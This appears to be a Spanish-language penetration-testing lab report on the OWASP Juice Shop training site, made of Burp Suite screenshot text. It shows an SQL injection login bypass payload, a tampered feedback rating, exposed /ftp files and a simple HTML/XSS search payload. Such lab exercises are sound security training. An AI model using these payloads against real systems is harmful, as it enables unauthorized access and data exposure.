

Reporte 2

SQL Injection

Burp Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2023.9.3 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Settings

Organizer

Extensions

Learn

1 x 2 x 3 x +

Send

Cancel

<

>

Target: https://juice-shop.herokuapp.com

HTTP/1

Request

Pretty

Raw

Hex

1 Origin: https://juice-shop.herokuapp.com

2 Sec-Fetch-Site: same-origin

3 Sec-Fetch-Mode: cors

4 Sec-Fetch-Dest: empty

5 Referer: https://juice-shop.herokuapp.com/

6 Accept-Encoding: gzip, deflate

7 Accept-Language: en-US,en;q=0.9,es;q=0.8

8 Connection: close

9

10 {

11 "email":"" or 1=1 -- ",

12 "password":"a"

13 }

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Server: Cowboy

3 Connection: close

4 Access-Control-Allow-Origin: *

5 X-Content-Type-Options: nosniff

6 X-Frame-Options: SAMEORIGIN

7 Feature-Policy: payment 'self'

8 X-Recruiting: /#/jobs

9 Content-Type: application/json; charset=utf-8

10 Content-Length: 822

11 Etag: W/"336-kgsNE8IVjJCNVuXbzm4/livC3w0"

12 Vary: Accept-Encoding

13 Date: Fri, 01 Sep 2023 22:45:34 GMT

0 highlights

0 highlights

/api/Feedbacks/

Improper Input Validation

Se interceptó una request y se modificó la variable "rating" para evadir las opciones del cliente, se usó un 200, cuando el máximo era 5

The image displays two screenshots of the Burp Suite interface, specifically the Repeater tab, showing an intercepted HTTP request and its corresponding response.

Top Screenshot:

- Target:** `https://juice-shop.herokuapp.com`
- Request:** A POST request with headers: `Sec-Fetch-Dest: empty`, `Referer: https://juice-shop.herokuapp.com/`, `Accept-Encoding: gzip, deflate`, `Accept-Language: en-US,en;q=0.9,es;q=0.8`, and `Connection: close`. The body is a JSON object: `{ "UserId":1, "captchaId":17625, "captcha":"63", "comment":"a (**in@juice-sh.op)", "rating":200 }`.
- Response:** A 200 OK response with headers: `Via: 1.1 vegur`. The body is a JSON object: `{ "status":"success", "data":{"id":10, "UserId":1, "comment":"a (**in@juice-sh.op)", "rating":200, "updatedAt":"2023-09-01T22:51:37.466Z", "createdAt":"2023-09-01T22:51:37.466Z"}}`.


Bottom Screenshot:

- Target:** `https://juice-shop.herokuapp.com`
- Request:** A GET request for `/ftp` with headers: `Host: juice-shop.herokuapp.com` and a large `Cookie` value containing session data and a token.
- Response:** A 200 OK response with headers: `HTTP/1.1 200 OK`, `Server: Cowboy`, `Connection: close`, `Access-Control-Allow-Origin: *`, `X-Content-Type-Options: nosniff`, `X-Frame-Options: SAMEORIGIN`, `Feature-Policy: payment 'self'`, `X-Recruiting: /#/jobs`, `Content-Type: text/html; charset=utf-8`, `Vary: Accept-Encoding`, `Date: Fri, 01 Sep 2023 22:54:58 GMT`, `Via: 1.1 vegur`, and `Content-Length: 15027`.

/ftp

Directory Listing (CWE-548)

EL directorio ftp muestra información que no debería estar visible para el usuario



/ftp/legal.md

Information disclosure

EL directorio ftp/legal.md Descarga el archivo "legal.md" aún sin contar con cookies de session

1 x 2 x 3 x 4 x 5 x 6 x +

Send [Settings] Cancel < >

Target: <https://juice-shop.herokuapp.com> HTTP/1

Request

Pretty Raw Hex

```
1 GET /ftp/legal.md HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Content-Length: 732
4
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="116",
  "Not)A;Brand";v="24", "Google Chrome";v="116"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/116.0.0.0 Safari/537.36
```

Response

Pretty Raw Hex Render

```
19 # Legal Information
20
21 Lorem ipsum dolor sit amet, consetetur
  sadipscing elitr, sed diam nonumy
22 eirmod tempor invidunt ut labore et dolore
  magna aliquyam erat, sed diam
23 voluptua. At vero eos et accusam et justo duo
  dolores et ea rebum. Stet
24 clita kasd gubergren, no sea takimata sanctus
  est Lorem ipsum dolor sit
25 amet. Lorem ipsum dolor sit amet, consetetur
  sadipscing elitr, sed diam
26 nonumy eirmod tempor invidunt ut labore et
```

Done 3,526 bytes | 1,359 millis

juice-shop.herokuapp.com/ftp/legal.md

Legal Information

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consetetur adipiscing elit, sed diam nonumy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat.

Ut wisi enim ad minim veniam, quis nostrud exerci tation ullamcorper suscipit lobortis nisl ut aliquip ex ea commodo consequat. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi.

Terms of Use

Nam liber tempor cum soluta nobis eleifend option congue nihil imperdiet doming id quod mazim placerat facer possim assum. Lorem ipsum dolor sit amet, consetetur adipiscing elit, sed diam nonumy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Ut wisi enim ad

/rest/products/search?q=

XSS

Se modificó la página al colocar el payload `<h1>xss</h1>` en el buscador de la página inicial, lo que insertó un xss en la misma

1 x2 x3 x4 x5 x6 x7 x8 x+

SendCancel<>

Target: https://safebrowsing.google.comHTTP/2

Request

PrettyRawHex

NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.0.0
Safari/537.36
11 Accept-Encoding: gzip, deflate
12
13
14 Bhttps://juice-shop.herokuapp.com
/#/search?q=
%3Ch1%3Exss%3C%2Fh1%3Ea(08@JChrom
e/116.0.5845.141/WindowsPX`r+ââ
¥1
Ü.müä) ÈÜ,â*ââä¶âD%ââôÇSqÎâ08HP

Response

PrettyRawHexRender

1 HTTP/2 200 OK
2 Content-Type:
application/octet-stream
3 Vary: Origin
4 Vary: X-Origin
5 Vary: Referer
6 Date: Fri, 01 Sep 2023 23:09:56
GMT
7 Server: ESF
8 Content-Length: 36
9 X-Xss-Protection: 0
10 X-Frame-Options: SAMEORIGIN
11 X-Content-Type-Options: nosniff

Inspector

Request attributes2
Request query parameters0
Request body parameters22
Request cookies1
Request headers13
Response headers11

Done348 bytes | 67 millis


juice-shop.herokuapp.com/#/search?q=<h1>Hola<%2Fh1>

CANVASGoogle DriveGmailOutlookYouTubeScotiaWebPinterestMiTecGoogle CalendarSATIPomodoro Timer O...Otros marcadores

OWASP Juice Shop

AccountYour Basket0EN

Search Results -
Hola



No results found
Try adjusting your search to find what you're looking for.

Items per page: 120 of 0<>